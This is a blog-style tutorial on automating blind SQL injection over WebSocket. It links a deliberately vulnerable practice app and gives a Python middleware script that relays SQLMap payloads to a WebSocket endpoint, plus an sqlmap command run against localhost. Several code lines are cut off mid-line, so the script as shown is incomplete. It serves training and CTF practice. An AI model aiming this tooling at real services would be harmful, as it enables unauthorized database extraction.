2 April 2021

Automating Blind SQL injection over WebSocket

Recently I have come across several CTF challenges on SQL injection over WebSocket. So I decided to build a vulnerable WebSocket web app for others to practice blind SQL injection over WebSocket. I spent a day building this on NodeJS from scratch which helped me better understand WebSocket implementations. I'll also share a nifty trick to perform SQL injection over WebSocket with SQLMap using an approach similar to tamper scripts.

I have pushed the vulnerable app on GitHub and added few exercises, feel free to complete those to bump your skills on blind SQLi and automation! It's built on docker so you can just clone the repository and spin it up right away, find it here:

https://github.com/rayhan0x01/nodejs-websocket-sqli

Now coming to the second part of the post, I highly recommend one to practice and automate the blind SQL injection using Python/Ruby/PHP first for practice and better understanding but I also wanted to use SQLMap and thought of a tamper script approach. If you didn't know, the main difference between HTTP and WebSocket is that HTTP is built on a request-response model whereas WebSocket is like a Socket connection where both client and server can send data anytime asynchronously. So you can't repeat the requests made in WebSocket as you would normally do for HTTP Requests in BurpSuite.

I found that SQLMap supports the `ws://` protocol but there was very little to no documentation about it and if there is some sort of dynamic authentication token that needs to be received and sent on each request, it won't be possible to perform SQLi directly via SQLMap like `sqlmap -u "ws://link/" ...`.

So the basic idea to solve this is:

1. have an HTTP Server script that will receive the SQLMap payload via GET parameter.
2. format the payload if needed (for example wrap it in a JSON format)
3. create a WebSocket connection to actual target, receive response and extract any token if needed.
4. Send SQLi payload and receive Output from WebSocket.
5. Display the output as response

It is similar to SQLMap tamper scripts but in this case the script will act as a standalone server vulnerable to SQLi on GET parameter. Here is the full Python3 script created for the vulnerable web app I shared previously:

```
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://localhost:8156/ws"

def send_ws(payload):
        ws = create_connection(ws_server)
        # If the server returns a response on connect, use below line
        #resp = ws.recv() # If server returns something like a token on con

        # For our case, format the payload in JSON
        message = unquote(payload).replace('"','\'') # replacing " with ' t
        data = '{"employeeID":"%s"}' % message

        ws.send(data)
        resp = ws.recv()
        ws.close()

        if resp:
                return resp
        else:
                return ''

def middleware_server(host_port,content_type="text/plain"):

        class CustomHandler(SimpleHTTPRequestHandler):
                def do_GET(self) -> None:
                        self.send_response(200)
                        try:
```

```
                        payload = urlparse(self.path).query.split('=
                except IndexError:
                        payload = False

                if payload:
                        content = send_ws(payload)
                else:
                        content = 'No parameters specified!'

                self.send_header("Content-type", content_type)
                self.end_headers()
                self.wfile.write(content.encode())
                return

        class _TCPServer(TCPServer):
                allow_reuse_address = True

        httpd = _TCPServer(host_port, CustomHandler)
        httpd.serve_forever()


print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")

try:
        middleware_server(('0.0.0.0',8081))
except KeyboardInterrupt:
        pass
```

You will need to install the websocket-client package via pip/pip3 for Python3.

The script will create an HTTP Server on port 8081 and extract first GET parameter value, send the value to `send_ws` function where it will be formated as a JSON message as required by the vulnerable web app. It will then establish a WebSocket connection to the server endpoint mentioned in `ws_server` variable and send the payload.


Notice WebSocket is asynchronous and we are handling it here synchronously by opening a new connection every time for a payload.

If you try custom automating the SQLi via script, you can use message fingerprinting and taking different actions based on the message received on on_* event functions, use global variables,

dictionaries to sync data between functions to perform full SQLi over single WebSocket connection. Or do it synchronously by opening new connection each time, but surely the first approach is more challenging and fun.

Now to test out our middle-ware server in action, I'll first host the vulnerable web app and launch the above script in a terminal. Then execute SQLMap against the middle-ware server hosted on port 8081:

```
sqlmap -u "http://localhost:8081/?id=1" --batch --dbs
```



You can also build the script in PHP and host it in a server that will save the trouble of creating a server from scratch.

That was it for this one, hope you found this useful. Until next time, stay safe!

Tags : [`nodejs` `websocket` `sqli` `sqlmap` `docker` `scripting`]